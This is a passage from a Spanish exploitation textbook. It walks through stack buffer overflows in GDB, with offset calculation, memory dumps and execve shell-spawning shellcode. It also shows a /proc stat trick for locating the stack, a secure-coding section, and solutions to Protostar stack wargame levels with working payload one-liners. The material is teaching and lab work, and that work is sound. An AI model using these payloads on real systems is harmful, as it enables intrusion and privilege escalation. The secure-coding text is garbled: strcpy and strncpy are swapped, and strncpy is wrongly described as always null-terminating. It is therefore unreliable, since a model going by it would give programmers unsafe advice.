Es muy importante señalar que, si después de la ejecución de un comando cualquiera, mientras GDB está esperando otra orden, presionamos la tecla **ENTER**, GDB repetirá y ejecutará el comando anterior sin necesidad de reescribirlo. Este comportamiento resulta muy útil con las órdenes *next* y *step*. También vimos que algunas órdenes presentan abreviaturas, siendo la más corta aquella combinación de caracteres que no tenga otra función asignada.

Recordemos el programa vulnerable de las secciones anteriores. Si deseamos cargarlo en GDB, desde la línea de comandos no tenemos más que hacer lo siguiente: `$gdb ./prog`. Luego GDB nos mostrará una breve reseña con la versión que tenemos instalada en el sistema (a no ser que omitamos la misma con la opción `-q`), y en pantalla se mostrará un *prompt* como: `(gdb)`. Esto nos indica que GDB está preparado y dispuesto para recibir comandos.

Como ya dijimos, el comando `run` nos permite ejecutar el programa. Si escribimos la orden `run hacker`, el programa correrá normalmente y acabará por mostrarnos el mensaje: Bienvenido a Linux Exploiting hacker. Lo que a un atacante le resulta más seductor, es observar la salida producida por GDB si introducimos una entrada de datos maliciosa:

```
blackngel@bbc:~$ gdb -q ./prog
Leyendo símbolos desde /home/blackngel/prog...(no se encontraron símbolos de depuración)hecho.
(gdb) run `perl -e 'print "A"x48'`
Starting program: /home/blackngel/prog `perl -e 'print "A"x48'`

Bienvenido a Linux Exploiting AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

Imagen 01.10: Análisis de una violación de segmento.

Esto ya nos proporciona mucha más información. Por un lado, GDB nos informa que el programa ha sufrido un error grave, en concreto se trata de una violación de segmento. Por otro lado nos indica dónde se ha producido el error, y vemos que ha sido exactamente cuándo se ha intentado ejecutar una instrucción en la dirección `0x41414141`, la cual resulta ser la traducción a hexadecimal de los caracteres `AAAA`. ¿Qué quiere decir esto? Pues que hemos sobrescrito la dirección de retorno de la función `func()` con los valores hexadecimales de nuestra cadena de entrada, y que cuando ésta intentaba regresar a `main()` en realidad ha accedido a una dirección que no se encontraba mapeada en la memoria del proceso, de ahí el error.

Uno de los datos que necesitamos para una explotación exitosa del programa vulnerable es la cantidad de relleno que debemos añadir antes de sobrescribir el valor EIP guardado. Si usted piensa un poco verá que puede introducir una cadena como `AAAABBBBCCCCDDDEEEEEE` y, observando en qué dirección rompe el programa, sabrá el desplazamiento adecuado. Probemos y veamos el resultado en la imagen.

```
blackngel@bbc:~$ gdb -q ./prog
(gdb) run AAAABBBBCCCCDDDEEEEEEFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPQQQ
The program being debugged has been started already.
Start it from the beginning? (y o n) y

Starting program: /home/blackngel/prog AAAABBBBCCCCDDDEEEEEEFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPQQQ

Bienvenido a Linux Exploiting AAAABBBBCCCCDDDEEEEEEFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPQQQ

Program received signal SIGSEGV, Segmentation fault.
0x4c4c4c4c in ?? ()
(gdb)
```

Imagen 01.11: Cálculo de desplazamientos u offsets.

GDB nos informa de que la dirección que provoca el fallo de segmentación es `0x4c4c4c4c`. Si traducimos esos valores a código ASCII obtenemos la cadena `LLLL`. Sabemos que `x` es la undécima

letra del alfabeto, multiplicado por 4 tenemos un relleno de 44 antes de sobrescribir la dirección de retorno.

Cabe mencionar que el *framework* de exploiting Metasploit utiliza esta técnica de cálculo de *offsets* con dos pequeños programas (`pattern_create.rb` y `pattern_offset.rb`): el primero genera un patrón de letras único e irreplicable, el segundo indica el *offset* exacto a partir de los cuatro caracteres que se le indiquen como argumento, obtenidos mediante GDB u otro depurador. He aquí un breve ejemplo de la salida del primer script:

```
blackngel@bbc:~$ locate pattern_create
/opt/metasploit/apps/pro/msf3/tools/pattern_create.rb
blackngel@bbc:~$ /opt/metasploit/apps/pro/msf3/tools/pattern_create.rb 128
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7
Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae
```

A continuación dedicaremos nuestros esfuerzos a conocer la dirección en la que comienza el buffer declarado dentro de la función `func()`. Para ello lo mejor que podemos hacer es ejecutar el programa nuevamente, ordenando a GDB que se detenga justo cuando esté dentro de dicha función, de modo que podamos examinar el contenido del stack.

La orden `break` se encarga de detener el programa en un punto deseado. Tan sencillo como esto:

```
(gdb) break func
Breakpoint 1 at 0x80483aa
```

Ahora podemos ver el código que compone `func()` con la orden `disass`:

```
(gdb) disass func
Dump of assembler code for function func:
0x080483a4 <func+0>: push    %ebp
0x080483a5 <func+1>: mov     %esp,%ebp
0x080483a7 <func+3>: sub     $0x38,%esp
0x080483aa <func+6>: mov     0x8(%ebp),%eax
0x080483ad <func+9>: mov     %eax,0x4(%esp)
0x080483b1 <func+13>: lea     -0x28(%ebp),%eax
0x080483b4 <func+16>: mov     %eax, (%esp)
0x080483b7 <func+19>: call    0x80482dc <strcpy@plt>
0x080483bc <func+24>: lea     -0x28(%ebp),%eax
0x080483bf <func+27>: mov     %eax,0x4(%esp)
0x080483c3 <func+31>: movl    $0x80484c4, (%esp)
0x080483ca <func+38>: call    0x80482ec <printf@plt>
0x080483cf <func+43>: leave
0x080483d0 <func+44>: ret
End of assembler dump.
```

En el listado pueden verse dos llamadas `call` a las funciones `strcpy()` y `printf()`, exactamente las que llamábamos en el código fuente original.

Resulta curioso observar como la dirección en que GDB dijo que se detendría fue `0x080483aa` que es la cuarta instrucción de `func()` y no la primera como cabría esperar. Esto se produce porque GDB sabe que cada función en un binario está compuesta por un prólogo (las 3 primeras instrucciones), un cuerpo de función, y un epílogo (2 últimas instrucciones).

La misión del prólogo de función es establecer el marco de pila actual para dicha función, lo cual se produce igualando el puntero superior de pila ESP con el puntero base EBP, y restando luego la cantidad de bytes necesarios a ESP para contener las variables declaradas dentro de la función.

Sabemos que `func()` solo reserva 32 bytes para el buffer `nombre[]`. 32 en hexadecimal es `0x20`, por el contrario, vemos que la cantidad restada a ESP es `0x38` que en decimal es 56, espacio de sobra, ¿para qué? Todo depende de las opciones y versión del compilador ejecutado, lo que debe quedar claro es que la cantidad de relleno para sobrescribir una dirección de retorno guardada puede ser variable.

Volviendo al hilo, ya explicamos que ESP apunta a la cima de la pila, que es normalmente el comienzo o está cerca de nuestra única variable o buffer declarado. En la siguiente ilustración puede observar cómo consultamos el contenido de la memoria en esa dirección antes y después de la llamada a `strcpy()`.

```

blackngel@bbc: ~
(gdb) break func
Punto de interrupción 1 at 0x004844a
(gdb) break *func+24
Punto de interrupción 2 at 0x004845c
(gdb) run `perl -e 'print "A"x48'`
Starting program: /home/blackngel/prog/perl -e 'print "A"x48'

Breakpoint 1, 0x004844a in func ()
(gdb) x/16x $esp
0xbffff2d0: 0xbffff539  0x0000002f  0xbffff32c  0xb7fc2ff4
0xbffff2e0: 0x000040b0  0x000049ff  0x00000002  0x00004831d
0xbffff2f0: 0xb7fc33e4  0x0000000a  0x000049ff  0x000048d1
0xbffff300: 0xffffffff  0xb7e51196  0xbffff328  0x000048491
(gdb) c
Continuando.

Breakpoint 2, 0x004845c in func ()
(gdb) x/16x $esp
0xbffff2d0: 0xbffff2e0  0xbffff54e  0xbffff32c  0xb7fc2ff4
0xbffff2e0: 0x41414141  0x41414141  0x41414141  0x41414141
0xbffff2f0: 0x41414141  0x41414141  0x41414141  0x41414141
0xbffff300: 0x41414141  0x41414141  0x41414141  0x41414141
(gdb)

```


Imagen 01.12: Volcado de memoria o dump.

Hemos establecido dos puntos de ruptura, uno al principio de `func()` de modo que el programa se detenga a la entrada de la función y otro después de la llamada a `strcpy()` (`func+24`). Luego hemos ejecutado el programa con los parámetros adecuados gracias a la orden `run` y el programa se ha detenido tal y como esperábamos.

Seguidamente consultamos el contenido de la memoria en la dirección del registro ESP. La orden `x` sirve para este propósito. De momento basta saber que `x` es la orden en sí, y lo que está después de la barra diagonal es la cantidad y el formato del contenido a mostrar, en este caso 16 direcciones en formato hexadecimal.

Observamos pues que no hay nada interesante en la memoria antes de que `strcpy()` se haya invocado. Continuamos la ejecución del programa con `c` y éste vuelve a detenerse, por tanto, volvemos a consultar el contenido de la memoria en ESP, y esta vez sí que divisamos una gran cantidad de valores `0x41` (caracteres A), indicándonos el primero de ellos dónde comienza exactamente nuestro buffer `nombre[]`, que es la dirección `0xbffff2e0`.

Con estos datos en nuestras manos, ya podemos proceder a explotar la aplicación, incluso desde dentro del propio GDB. Haciendo uso del shellcode que ya presentamos anteriormente, observamos el resultado en la ilustración.



```

blackngel@bbc ~
blackngel@bbc:~$ gdb -q ./prog
Leyendo símbolos desde /home/blackngel/prog...(no se encontraron símbolos de depu
ración)hecho.
(gdb) run 'perl -e 'print "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x
89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80". "AAAAAAAAAAAAAAAAAAAAAA". "\xe0\xf2\xff\xbf
"'
Starting program: /home/blackngel/prog 'perl -e 'print "\x31\xc0\x50\x68\x2f\x2f\x
73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80". "AAAAAAAAAA
AAAAAAAA". "\xe0\xf2\xff\xbf"'
Bienvenido a Linux Exploiting 1*Ph//shh/bin**PS***
AAAAAAAAAAAAAAAAAAAAAA*****
process 6239 is executing new program: /bin/dash
$

```

Imagen 01.13: Explotación desde GDB.

Como siempre, primero situamos el shellcode, luego el relleno, y por último la dirección de retorno. Cabe señalar que, por razones obvias de seguridad, GDB y la interfaz `ptrace` que se encuentra por detrás no permitirá que se nos otorgue una shell con permisos de `root` por lo que el exploit final deberá ser ejecutado siempre desde la consola del sistema.

Una última opción interesante a comentar de GDB, es que nos permite establecer un programa envoltorio que invoque a su vez a la aplicación a depurar. Esto quiere decir que podemos hacer que GDB lance nuestro exploit que a su vez lanzará el programa vulnerable con el payload adecuado. A continuación mostramos un ejemplo con el exploit en Python que diseñamos en la sección anterior:

```

blackngel@bbc:~$ gdb -q ./prog
(gdb) set exec-wrapper python exploit.py
(gdb) run
Starting program: /home/blackngel/prog
$

```

Esta habilidad nos permite incluso precargar librerías propias mediante la variable de entorno `LD_PRELOAD` y el comando `env`, pero es algo que por el momento no nos será necesario.

Ahora sí, si creía que GDB es el único modo de obtener información ventajosa de una aplicación vulnerable, entonces se equivoca con seguridad. El propio sistema operativo Linux puede proporcionarle más datos de los que en realidad debería. Todo proceso que se ejecuta bajo Linux posee una entrada correspondiente en el sistema de archivos virtual `/proc`. Esta jerarquía de directorios contiene información especial sobre la parametrización del kernel, y datos sobre la estructura de las aplicaciones que se encuentran corriendo en un instante dado. Por cada proceso se crea un nuevo directorio cuyo nombre es igual a su identificador o PID. Dentro de éste se encuentra otra subestructura de ficheros que uno puede consultar mediante un comando como `cat` para obtener datos de suma relevancia. Vea en la siguiente imagen el resultado de leer el archivo `stat` correspondiente al proceso de la shell `/bin/bash` sobre la que estamos trabajando.


```

blackngel@bbc ~
blackngel@bbc:~$ ps -ax | grep bash
Warning: bad ps syntax, perhaps a bogus '-?' See http://procps.sf.net/faq.html
 3462 pts/0    Ss      0:00 bash
 3816 pts/0    S+      0:00 grep --color=auto
blackngel@bbc:~$ cat /proc/3462/stat
3462 (bash) S 3455 3462 3462 34816 3817 4202496 5797 43387 1 12 58 9 11 11 20 0
1 0 2295731 9740288 1152 4294967295 134512640 135410880 3218325696 3218324472 30
78370340 0 65536 3686404 1266761467 3238310893 0 0 17 1 0 0 1 0 0 135417604 1354
36148 163893248 3218332434 3218332439 3218332439 3218333682 0
blackngel@bbc:~$

```

Imagen 01.14: Información de un proceso en ejecución.

Lo que en un principio parece un amasijo de números sin sentido, en realidad posee una estructura que puede ser comprendida una vez consultada la documentación oficial. En nombre de los campos según el orden en que aparecen se muestra en el siguiente recuadro:

```

pid, tcomm, state, ppid, pgid, sid, tty_nr, tty_pgrp, flags, min_flt, cmin_flt,
maj_flt, cmaj_flt, utime, stime, cutime, cstime, priority, nic, num_threads,
it_real_value, start_time, vsize, rss, rsslim, start_code, end_code, start_stack,
esp, eip, pending, blocked, sigign, sigcatch, wchan, zerol, zero2, exit_signal, cpu,
rt_priority, policy.

```

El valor que se encuentra en la vigésimo octava posición es la dirección del comienzo del stack, que podemos obtener y convertir a notación hexadecimal mediante el comando:

```

blackngel@bbc:~$ echo "obase=16;"`cat /proc/3462/stat | awk '{ print $28 }'` | bc
BFD3C0C0

```

Un atacante podría aprovechar este sencillo truco para vulnerar localmente una aplicación que actúe como demonio. Tan solo necesita utilizar un depurador como GDB para obtener la dirección en el stack de un buffer vulnerable, y luego restar dicho valor a la dirección de inicio de pila que habrá obtenido tal y como hemos mostrado hace un instante. El resultado de esta operación será un desplazamiento que se mantendrá constante aunque la máquina de la víctima se reinicie. Para la realización de un exploit efectivo, bastará con obtener nuevamente la dirección de inicio del stack mediante la lectura del archivo `stat` correspondiente, y sumar el desplazamiento calculado para averiguar dónde se encuentra el buffer que posiblemente contendrá código arbitrario.

1.8. Prácticas de programación segura

Sepa el lector que de ningún modo deseamos que se aparte del libro que tiene entre sus manos, pero si existe una referencia que consideramos de obligada lectura para el programador interesado en la seguridad es la siguiente: "Secure Programming for Linux and Unix HowTo", un documento escrito por David A. Wheeler que puede descargar libremente en la red y que se ha establecido como la guía *de facto* para evitar errores catastróficos en sus aplicaciones. Aprenderá muchos conceptos obtenidos a partir de la dura experiencia y le acompañará durante el resto de su vida como creador de aplicaciones robustas. Puede consultar la versión online en la siguiente dirección: <http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/>.

Ahora continuemos. Existe una creencia errónea comúnmente aceptada que dice que algunas de las funciones del lenguaje que se encargan de manipular cadenas de caracteres son vulnerables y no deberían ser utilizadas, hablamos de funciones de la familia `strcpy(destino, origen)`. Dichos métodos se consideran inseguros porque no controlan que el tamaño del buffer de destino sea lo suficientemente grande como para almacenar lo que contiene el de origen. Debemos aclarar, aún a costa de contradecir la creencia general, que esta función y aquellas que se le asemejan no son vulnerables, su objetivo es claro y son usadas por infinidad de aplicaciones sin que por ello contengan errores o *bugs*. La cuestión es que la longitud de ambos buffers puede comprobarse en cualquier otro momento del flujo de control del programa siempre que sea anterior a la llamada a `strcpy()`, por lo tanto el error será en todo caso del programador si no se ocupa de esta tarea primordial. Preferimos nombrar esta clase de funciones de librería como peligrosas o, en todo caso, decimos que se les debe prestar especial atención durante su uso.

A continuación vamos a comentar por qué utilizar una función como `strncpy(destino, origen, longitud)`, aconsejada en muchos manuales por varios autores, no constituye una alternativa definitiva ni soluciona todos los problemas referentes a desbordamientos de buffer.

Si bien puede ser cierto que en alguna situación específica esta función proporcione inmunidad a una aplicación y ahorre muchos quebraderos de cabeza al ingeniero de software, en otras podría convertirse en una acción realmente peligrosa. Recordemos que el lenguaje de programación C interpreta las cadenas como un conjunto de bytes del tipo `char` que siempre son finalizadas en un carácter nulo (`\0`).

Si declaramos dos buffers consecutivos dentro del ámbito de una función, éstos también serán situados en memoria de forma consecutiva. La única forma de saber dónde acaba el primero es encontrando el byte *null* que finaliza la cadena. El problema radica en que si el primer buffer no contiene un byte *null*, el programa seguirá buscando uno hasta que lo encuentre, que en este caso podría ser el byte *null* del segundo buffer, interpretando éste como final de cadena del primero.

Un ejemplo aclarará el problema. Veamos el siguiente programa vulnerable.

```
#include <stdio.h>
#include <string.h>
void func(char *str1, char *str2)
{
    char buff_a[16];
    char buff_b[24];
    char buff_c[16];
    strncpy(buff_c, str1, sizeof(buff_c)); // [1]
    strncpy(buff_b, str2, sizeof(buff_b)-1); // [2]
    strcpy(buff_a, buff_c); // [3]
}
int main(int argc, char *argv[])
{
    if ( argc < 3 ) {
        printf("Uso: %s CADENA-1 CADENA-2\n", argv[0]);
        exit(0);
    }
    func(argv[1], argv[2]);
    return 0;
}
```

El problema aquí es que `strcpy()` simplemente copia en el buffer destino tantos bytes del buffer origen como le sean indicados en el tercer parámetro, pero nunca comprueba que el buffer de destino termine en un byte *null*.

Nota

Si la longitud del buffer de origen es menor que la indicada en el tercer parámetro, `strcpy()` sí rellenará con bytes *null* hasta completar el valor especificado.

Echando un vistazo al programa, parece complicado ver la vulnerabilidad en sí. En [1] vemos que serán copiados en `buff_c` hasta 16 bytes como máximo del primer argumento pasado al programa. En [2] se copian en `buff_b` hasta 23 bytes como máximo del segundo argumento pasado al programa. Por este motivo, parece que la llamada a `strcpy()` en [3] es segura, ya que como en `buff_c` tan solo se copiaron 16 bytes, y la capacidad de `buff_a` es la misma, este último buffer nunca se desbordará.

Pero lo que realmente ocurre es lo siguiente, `strcpy()` necesita saber dónde termina `buff_c` para copiar la cadena dentro de `buff_a`. Si nosotros introducimos un primer argumento de 16 caracteres de longitud, estaremos llenándolo por completo sin dejar espacio para el byte *null* finalizador de cadena, por tanto `strcpy()` seguirá buscando en la memoria hasta encontrar uno. Como `buff_b` es contiguo en la memoria a `buff_c`, es lógico pensar que el primer byte *null* que encontrará será el que finaliza `buff_b`, ya que allí solo se copiaron 23 bytes del segundo argumento pasado al programa y se dejó espacio para su byte *null* apropiado. Imagine que ejecutamos el programa de la siguiente forma:

```
$ ./prog AAAAAAAAAAAAAAAA BBBBBBBBBBBBBBBBBB
```

O la fórmula equivalente:

```
$ ./prog `perl -e 'print "A"x16 . " " . "B"x16;`
```

La siguiente figura nos ofrece una representación del problema.




Imagen 01.15: Corrupción de buffers adyacentes.

Nuestro programa ha interpretado que el final de cadena de `buff_c` es en realidad el final de cadena `buff_b`, ya que ahí es donde se encuentra el byte *null* más próximo, y por tanto la futura llamada a `strcpy()` ha copiado en realidad 32 bytes en vez de 16, que era lo esperado, y por tanto, vemos en la ilustración cómo los valores guardados de EBP y EIP son sobrescritos.

¿Cuáles son las posibles soluciones?

La primera idea que se nos ocurre es asegurarse manualmente de que todos los buffers terminen con un byte *null*; para ello, en el ejemplo anterior podríamos haber actuado de la siguiente manera:

```
#define MAXSIZE 16
char buffer[MAXSIZE];
strcpy(buffer, argv[1], MAXSIZE);
buffer[MAXSIZE-1] = '\0';
```

O más breve todavía:

```
#define MAXSIZE 16
char buffer[MAXSIZE] = {0};
strcpy(buffer, argv[1], MAXSIZE - 1);
```

Recuerde que `strcpy()` rellena con bytes `'\0'` hasta alcanzar la longitud proporcionada como tercer argumento. Pero a pesar de que pueda sorprender al lector menos experto, lo cierto es que esta misma acción de relleno con bytes *null* causa que el simple cambio de funciones `strcpy()` por `strncpy()` degrade considerablemente el rendimiento de una aplicación de gran envergadura, hecho que ya ha sido demostrado en la realidad y que verificaremos con un sencillo ejemplo. Observe el siguiente código:

```
#include <string.h>
#include <stdio.h>
#define MAXSIZE 1024
int main(int argc, char **argv)
{
    char buffer[MAXSIZE];
    int i;
    if ( argc == 1 ) {
        printf("Use: %s ENTRADA\n", argv[0]);
        exit(0);
    }
    if ( strlen(argv[1]) >= MAXSIZE ) {
        printf("Ha excedido el límite de caracteres permitidos.\n");
        return 0;
    }
    for ( i = 0; i < 100000000; i++ )
        strcpy(buffer, argv[1]);
    return 0;
}
```

No es más que un sencillo programa de *benchmark* que copia 100 millones de veces el primer argumento pasado al programa a un buffer local. Hemos volcado posteriormente 512 caracteres 'A' a un fichero `input` en el directorio actual. Si ahora ejecutamos la utilidad `time` sobre el binario con dicha entrada, obtendremos los siguientes resultados.

```
blackngel@bbc:~$ time ./prueba `cat input`
real    0m5.160s
user    0m5.148s
sys     0m0.000s
```

Cinco segundos escasos de tiempo real. Debido a la llamada previa a `strlen()` el programa no contiene agujeros de seguridad, pero si un programador paranoico decide sustituir la función de librería `strcpy()` por la siguiente sentencia...

```
strcpy(buffer, argv[1], MAXSIZE);
```

...entonces el resultado cambiará sensiblemente:

```
blackngel@bbc:~$ time ./prueba `cat input`
real    0m7.498s
user    0m7.472s
sys     0m0.012s
```

Siete segundos y medio, lo cual nos hace pensar que si tal acción fuese realizada en aplicaciones como `awk` o `grep` que pueden llegar a procesar archivos de decenas de gigabytes, el tiempo de procesado se multiplicaría exponencialmente. En definitiva, si usted va a diseñar una aplicación para crackear contraseñas o realizar fuerza bruta sobre un algoritmo dado, asegúrese de que `strcpy()` cumpla su misión sin sorpresas y deje `strcpy()` a un lado.

Si el código de nuestro programa es demasiado amplio o complejo, quizás el hecho de hacer todas las cadenas *null terminated* de forma manual puede resultar algo tedioso o artificial. Los programadores de BSD se preocuparon hace ya tiempo de este problema y crearon dos funciones que realizan esta sencilla operación de forma intrínseca. Sus nombres son `strncpy()` y `strncat()`, y sus prototipos de función son exactamente iguales a la función `strcpy()` y su compañera.

`strncpy()` se encarga de añadir siempre un carácter nulo al final del buffer destino sea cual sea la longitud de los datos que se introduzcan como parámetro, aunque esto provoque pérdida de información. Lo importante es que nunca se producirá un problema de desbordamiento por la unión errónea de buffers declarados de forma adyacente en la memoria.

Tanto `strncpy()` como `strncat()` no son funciones estándar que se encuentren disponibles en todas las variantes de Unix, pero usted puede invocar directamente ambas funciones en el sistema operativo Mac OS X. Para entornos Windows puede utilizar las funciones seguras `strcpy_s()`, `strcat_s()`, `strncpy_s()` y `strncat_s()` que comprueban la longitud del buffer de destino y si alguno de los punteros pasados como parámetros son nulos.

He aquí un ejemplo de definición de cabecera:

```
errno_t strcpy_s( char *strDestination, size_t numberOfElements, const char *strSource
 );
```

No obstante, algunos programadores acostumbran a reescribir sus propias implementaciones y las añaden al código fuente de sus proyectos.

De lo que sí debe cuidarse en extremo el programador, es de los datos que llegan a su aplicación y qué funciones (si es que las hay) se encargan de filtrar los mismos. Mientras escriba su código sea siempre

consciente de que los usuarios son entes en los que no se puede confiar y cuya información debe validar cuidadosamente. La regla de oro es la siguiente: defina lo que es estrictamente legal o permitido, y rechaze todo lo demás. Si hace lo contrario tenga por seguro que se dejará alguna definición en el tintero y un atacante encontrará la debilidad tarde o temprano.

Las variables de entorno son algunos de esos elementos que un atacante podría alterar a su antojo y que un programa debería tratar con sumo cuidado. En la mayoría de las ocasiones usted podrá desechar todas aquellas que no sean estrictamente necesarias para el correcto funcionamiento de la aplicación, y filtrar el resto concienzudamente.

Ya hemos visto que los binarios con el bit `suid` activado constituyen uno de los mayores peligros en un sistema operativo expuesto. Cualquier vulnerabilidad presente comprometería por completo la máquina de la víctima. La solución pasa por seguir el concepto de “menor privilegio posible”, un proceso debería realizar cuanto antes todas las operaciones que requieran elevación de privilegios, y luego desprenderse de ellos para seguir su curso habitual. Esto puede hacerse temporal o permanentemente, de modo que todavía sería posible para una aplicación recuperar sus permisos extra, aunque esta metodología no es muy recomendada entre los desarrolladores (es obvio que si un atacante logra inyectar código propio, también podrá reestablecer dichos permisos). Otra alternativa más inteligente es bifurcar un nuevo proceso mediante `fork()`, manteniendo los privilegios en el proceso padre y abandonándolos en el hijo. Si una comunicación ha sido establecida entre ambos procesos (por ejemplo mediante `socketpair()`), el hijo puede solicitar del padre una operación que requiera permisos elevados y luego continuar su flujo normal limitando así la cobertura frente a ataques.

Nota

La librería *privman*, disponible en <http://opensource.nailabs.com/privman/>, implementa esta capacidad de separación de privilegios.

Como medida adicional, usted debería evitar que su aplicación produzca un archivo *core* de volcado de memoria cuando sobre ella se haya provocado un fallo de segmentación. Puede lograrlo llamando a la función `setrlimit()` y asignando un 0 como valor para `RLIMIT_CORE`. Para más información consulte la página *man* correspondiente.

1.9. Solucionario Wargames

STACK 0

Este nivel introduce los conceptos esenciales de que la memoria puede ser accedida fuera de su espacio asignado, cómo las variables se ordenan en la pila y por qué sobrescribir más allá de la región reservada puede alterar la ejecución de un programa.

Código Fuente

```
01 #include <stdlib.h>
02 #include <unistd.h>
03 #include <stdio.h>
```

```

04
05 int main(int argc, char **argv)
06 {
07     volatile int modified;
08     char buffer[64];
09
10     modified = 0;
11     gets(buffer);
12
13     if(modified != 0) {
14         printf("you have changed the 'modified' variable\n");
15     } else {
16         printf("Try again?\n");
17     }
18 }

```

Solución

El error más básico. Podemos introducir datos sin límite en un buffer de 64 bytes de capacidad, si lo sobrepasamos modificaremos todo lo que se encuentre después de él, es decir, aquellos datos o valores presentes en el stack o pila, lugar en el que también se encuentra la variable entera `modified`.

```

user@protostar:/opt/protostar/bin$ perl -e 'print "a"x70' | ./stack0
you have changed the 'modified' variable

```

Reto superado.

STACK 1

Este nivel introduce el concepto de que las variables pueden ser alteradas con valores específicos y cómo éstas se organizan. Pista: Si no estás familiarizado con la notación hexadecimal consulta `man ascii`. La arquitectura es *little-endian*.

Código Fuente

```

01 #include <stdlib.h>
02 #include <unistd.h>
03 #include <stdio.h>
04 #include <string.h>
05
06 int main(int argc, char **argv)
07 {
08     volatile int modified;
09     char buffer[64];
10
11     if(argc == 1) {
12         errx(1, "please specify an argument\n");
13     }
14
15     modified = 0;
16     strcpy(buffer, argv[1]);
17
18     if(modified == 0x61626364) {
19         printf("you have correctly got the variable to the right value\n");
20     } else {

```



```

21         printf("Try again, you got 0x%08x\n", modified);
22     }
23 }

```

Solución

Lo mismo que el reto anterior pero esta vez la entrada de datos proviene del primer argumento pasado al programa y la variable `modified` debe ser alterada con un valor `dword` preciso. Tal y como apunta el reto, la arquitectura x86 es *little-endian* y los valores o direcciones en memoria se almacenan en orden inverso.

```

user@protostar:/opt/protostar/bin$ ./stack1 `perl -e 'print "a"x64`
"\x64\x63\x62\x61"
you have correctly got the variable to the right value

```

Reto superado.

STACK 2

Stack2 estudia las variables de entorno y cómo éstas son configuradas.

Código Fuente

```

01 #include <stdlib.h>
02 #include <unistd.h>
03 #include <stdio.h>
04 #include <string.h>
05
06 int main(int argc, char **argv)
07 {
08     volatile int modified;
09     char buffer[64];
10     char *variable;
11
12     variable = getenv("GREENIE");
13
14     if(variable == NULL) {
15         errx(1, "please set the GREENIE environment variable\n");
16     }
17
18     modified = 0;
19
20     strcpy(buffer, variable);
21
22     if(modified == 0x0d0a0d0a) {
23         printf("you have correctly modified the variable\n");
24     } else {
25         printf("Try again, you got 0x%08x\n", modified);
26     }
27 }

```

Solución

Mismo procedimiento que en el reto anterior pero la entrada proviene de una variable de entorno `GREENIE`. La exportamos y llamamos a `./stack2`:

```

user@protostar:/opt/protostar/bin$ export GREENIE=`perl -e 'print "a"x64 .
"\x0a\x0d\x0a\x0d"'`
user@protostar:/opt/protostar/bin$ ./stack2
you have correctly modified the variable

```

Reto superado.

STACK 3

Stack3 estudia las variables de entorno, cómo éstas son configuradas, y cómo se pueden sobrescribir punteros almacenados en la pila como un preludio a la modificación de EIP. Pista: gdb y objdump pueden ayudarle a determinar la ubicación de la función `win()` en memoria.

Código Fuente

```

01 #include <stdlib.h>
02 #include <unistd.h>
03 #include <stdio.h>
04 #include <string.h>
05
06 void win()
07 {
08     printf("code flow successfully changed\n");
09 }
10
11 int main(int argc, char **argv)
12 {
13     volatile int (*fp)();
14     char buffer[64];
15
16     fp = 0;
17
18     gets(buffer);
19
20     if(fp) {
21         printf("calling function pointer, jumping to 0x%08x\n", fp);
22         fp();
23     }
24 }

```

Solución

Esta vez lo que está encima de `buffer[]` en el stack es un puntero a función que podemos modificar para alterar el flujo de ejecución del programa. Tenemos que ejecutar `win()` para superar el reto, para ello obtenemos su dirección de memoria:

```

user@protostar:/opt/protostar/bin$ objdump -d ./stack3 | grep "win"
08048424 <win>:

```

Y con esta dirección sobrescribimos la dirección de retorno guardada:

```

user@protostar:/opt/protostar/bin$ perl -e 'print "a"x64 . "\x24\x84\x04\x08"' |
./stack3
calling function pointer, jumping to 0x08048424
code flow successfully changed

```

Reto superado.

STACK 4

Stack4 estudia la alteración del registro EIP guardado y las bases de los stack overflow. Pistas: Existe una variedad de artículos sobre buffer overflows que podrían ayudarle. GDB le permite hacer `run <input>`. Tenga en cuenta que EIP no tiene porqué encontrarse justo después de buffer, los compiladores pueden añadir un relleno.

Código Fuente

```
01 #include <stdlib.h>
02 #include <unistd.h>
03 #include <stdio.h>
04 #include <string.h>
05
06 void win()
07 {
08     printf("code flow successfully changed\n");
09 }
10
11 int main(int argc, char **argv)
12 {
13     char buffer[64];
14
15     gets(buffer);
16 }
```

Solución

Ahora corresponde sobrescribir la dirección de retorno guardada en el stack con la dirección de `win()`:

```
user@protostar:/opt/protostar/bin$ objdump -d ./stack3 | grep "win"
080483f4 <win>:
```

